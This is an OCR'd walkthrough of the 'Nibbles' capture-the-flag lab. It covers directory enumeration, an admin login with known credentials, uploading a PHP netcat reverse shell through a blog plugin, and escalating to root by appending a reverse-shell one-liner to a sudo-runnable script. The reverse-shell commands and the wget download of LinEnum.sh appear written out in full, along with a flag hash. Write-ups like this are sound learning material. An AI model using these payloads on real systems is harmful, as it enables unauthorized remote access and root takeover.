
Command used: **curl 'http://10.129.222.130/nibbleblog/content/private/plugins/my_image/image.php'**



Immediately on executing this command I get a connection on my listener, which shows clearly am logged in the system.

Next is to stabilize this shell.

Command used: **python -c 'import pty; pty.spawn("/bin/bash")'**



I then try to navigate in the system seeking to find something useful, but still I cannot understand where I am at so I jump to the home directory using "**cd /home**" which after execution of this command I move in the home directory which has a folder called nibbler.


```
image.php
$ ls -la
total 16
drwxr-xr-x 2 nibbler nibbler 4096 Feb  2 04:00 .
drwxr-xr-x 7 nibbler nibbler 4096 Dec 10  2017 ..
-rw-r--r-- 1 nibbler nibbler  258 Feb  2 04:00 db.xml
-rw-r--r-- 1 nibbler nibbler  101 Feb  2 04:00 image.php
$ cd ../
$ ls
categories
hello
latest_posts
my_image
pages
$ cd ../
$ ls
categories.xml
comments.xml
config.xml
keys.php
notifications.xml
pages.xml
plugins
posts.xml
shadow.php
tags.xml
users.xml
$ cd /home
$ ls
nibbler
$ cd nibbler
```

I then decide to execute command "**ls -la**" to see permission that I have as this user and maybe hidden files.

```
$ ls -la
total 20
drwxr-xr-x 3 nibbler nibbler 4096 Mar 12  2021 .
drwxr-xr-x 3 root    root    4096 Dec 10  2017 ..
-rw------- 1 nibbler nibbler    0 Dec 29  2017 .bash_history
drwxrwxr-x 2 nibbler nibbler 4096 Dec 10  2017 .nano
-r-------- 1 nibbler nibbler 1855 Dec 10  2017 personal.zip
-r-------- 1 nibbler nibbler   33 Mar 12  2021 user.txt
$
```

It turns out I had the **user.txt** file on the nibbler folder therefore I decided to take a look at it.

Using command "**cat**" I read the .txt file which gives away the key to completion of the question asked.



Nibbles - Privilege Escalation

In this section I learnt on how to go about privilege escalation, Now that we already had access to the server as user nibbler which we gained earlier in the previous session using a reverse shell, next step was to find out on how we can find vulnerabilities in the system using LinEnum.sh to perform some automated privilege escalation checks.

But first we began by uploading the script file LinEnum.sh onto the attack box from our local machine by utilizing python HTTP server. To do this we stert the following command on the local machine VM.

sudo python3 -m http.server 8080.

After this command starts to run next is to return to our target and upload our script (LinEnum.sh) using **wget.**

Command to use on the target to upload the script is:-

wget http://<your ip>:8080/LinEnum.sh (The location for your script will depend on the location it is saved in your local VM.)

If successful, we will see a 200 success response on our Python HTTP server. Once the script is pulled over, type chmod +x LinEnum.sh to make the script executable and then type ./LinEnum.sh to run it.

When the script runs succesfully we are able to see a ton of interesting output.

In our learning example this is the output given after running the script.

This are sudo privileges that user nibble has.

Nibble user can run the following command without requiring any root password.

The script lication is **/home/nibbler/personal/stuff/monitor.sh**

With nibble user having full control over this file, if we append a reverse shell one-liner to the end of it and execute with sudo we should get a reverse shell back as the root user. This being so we decide to edit the monitor.sh file to append a reverse shell one-liner.

First we locate the directory in which this script is saved on then run the following command to append.

echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.2 8443 >/tmp/f' | tee -a monitor.sh

NOTE: The IP address used is tun0 for my local machine.

You can cat the file to see the contents we append to the end.

Having a nc listener on our attacking machine/local VM listening on port used in the appended file, in this case its on port 8443, we can now run the appended file.


Finally, catch the root shell on our waiting nc listener.

From here we are at freedom to navigate the system as root.


Question

Escalate privileges and submit the root.txt flag. **ANS: de5e5d6619862a8aa5b9b212314e0cdd**

First is to carry out an nmap scan to see open ports, respective protocols and services running on them.



We have a port 80 using http protocol open so let us check it out.



Well this is the same machine we solved on our previous task with us knowing the exact credentials, we only are left with grabbing the reverse shell once again.

But first I will run gobuster against the nibbleblog directory that we know exists to check and see if we shall get the same search results as in the previous task.

```
5
6 <!-- /nibbleblog/ directory. Nothing interesting here! -->
7
```

Sure! The output is the same,

```
┌──(root㉿kali)-[/home/coderic]
└─# gobuster dir -u http://10.129.166.113/nibbleblog/ -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.166.113/nibbleblog/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
2024/02/03 07:38:34 Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 309]
/.hta                 (Status: 403) [Size: 304]
/.htpasswd            (Status: 403) [Size: 309]
/admin                (Status: 301) [Size: 327] [--> http://10.129.166.113/nibbleblog/admin/]
/admin.php            (Status: 200) [Size: 1401]
/content              (Status: 301) [Size: 329] [--> http://10.129.166.113/nibbleblog/content/]
/index.php            (Status: 200) [Size: 2987]
/languages            (Status: 301) [Size: 331] [--> http://10.129.166.113/nibbleblog/languages/]
/plugins              (Status: 301) [Size: 329] [--> http://10.129.166.113/nibbleblog/plugins/]
/README               (Status: 200) [Size: 4628]
/themes               (Status: 301) [Size: 328] [--> http://10.129.166.113/nibbleblog/themes/]
Progress: 4604 / 4615 (99.76%)
===============================================================
2024/02/03 07:40:32 Finished
===============================================================
```

Therefore I will directly visit the /admin.php page and login as last time.

Credentials:

Username: admin


Password: nibbles

After logging in I will upload my edited bash reverse shell one-liner php file, start a listener on my local machine then cURL the my_image.php file to get a respond on my listener.


<?php system ("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.137 4444 >/tmp/f"); ?>

```
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.10.14.137  netmask 255.255.254.0  destination 10.10.14.137
        inet6 dead:beef:2::1087  prefixlen 64  scopeid 0x0<global>
```

Our shell.php file is successfully uploaded.




Checking if its uploaded and updated on the server



Done! Uploaded.


Next I start a nc listener then cURL the uploaded file destination.

Done! We are in…




First thing is to stablize this shell using command:


python -c 'import pty; pty.spawn("/bin/bash")'





Now let us begin our **Privilege Escalation.**

First thing is to uploa


- : sudo su — Konsole
File Edit View Bookmarks Plugins Settings Help
New Tab Split View
Copy Paste Find
(coderic㉿kali)-[~]
$ sudo su
[sudo] password for coderic:
(root㉿kali)-[/home/coderic]
nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.137] from (UNKNOWN) [10.129.166.113] 57078
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'
/bin/sh: 1: python: not found
$ which python3
/usr/bin/python3
$ ls
db.xml
image.php
$ cd /home
$ ls
nibbler
$ ls -la
total 12
drwxr-xr-x 3 root root 4096 Dec 10 2017 .
drwxr-xr-x 23 root root 4096 May 24 2021 ..
drwxr-xr-x 3 nibbler nibbler 4096 Mar 12 2021 nibbler
$ cd nibbler
$ ls -la
total 20
drwxr-xr-x 3 nibbler nibbler 4096 Mar 12 2021 .
drwxr-xr-x 3 root root 4096 Dec 10 2017 ..
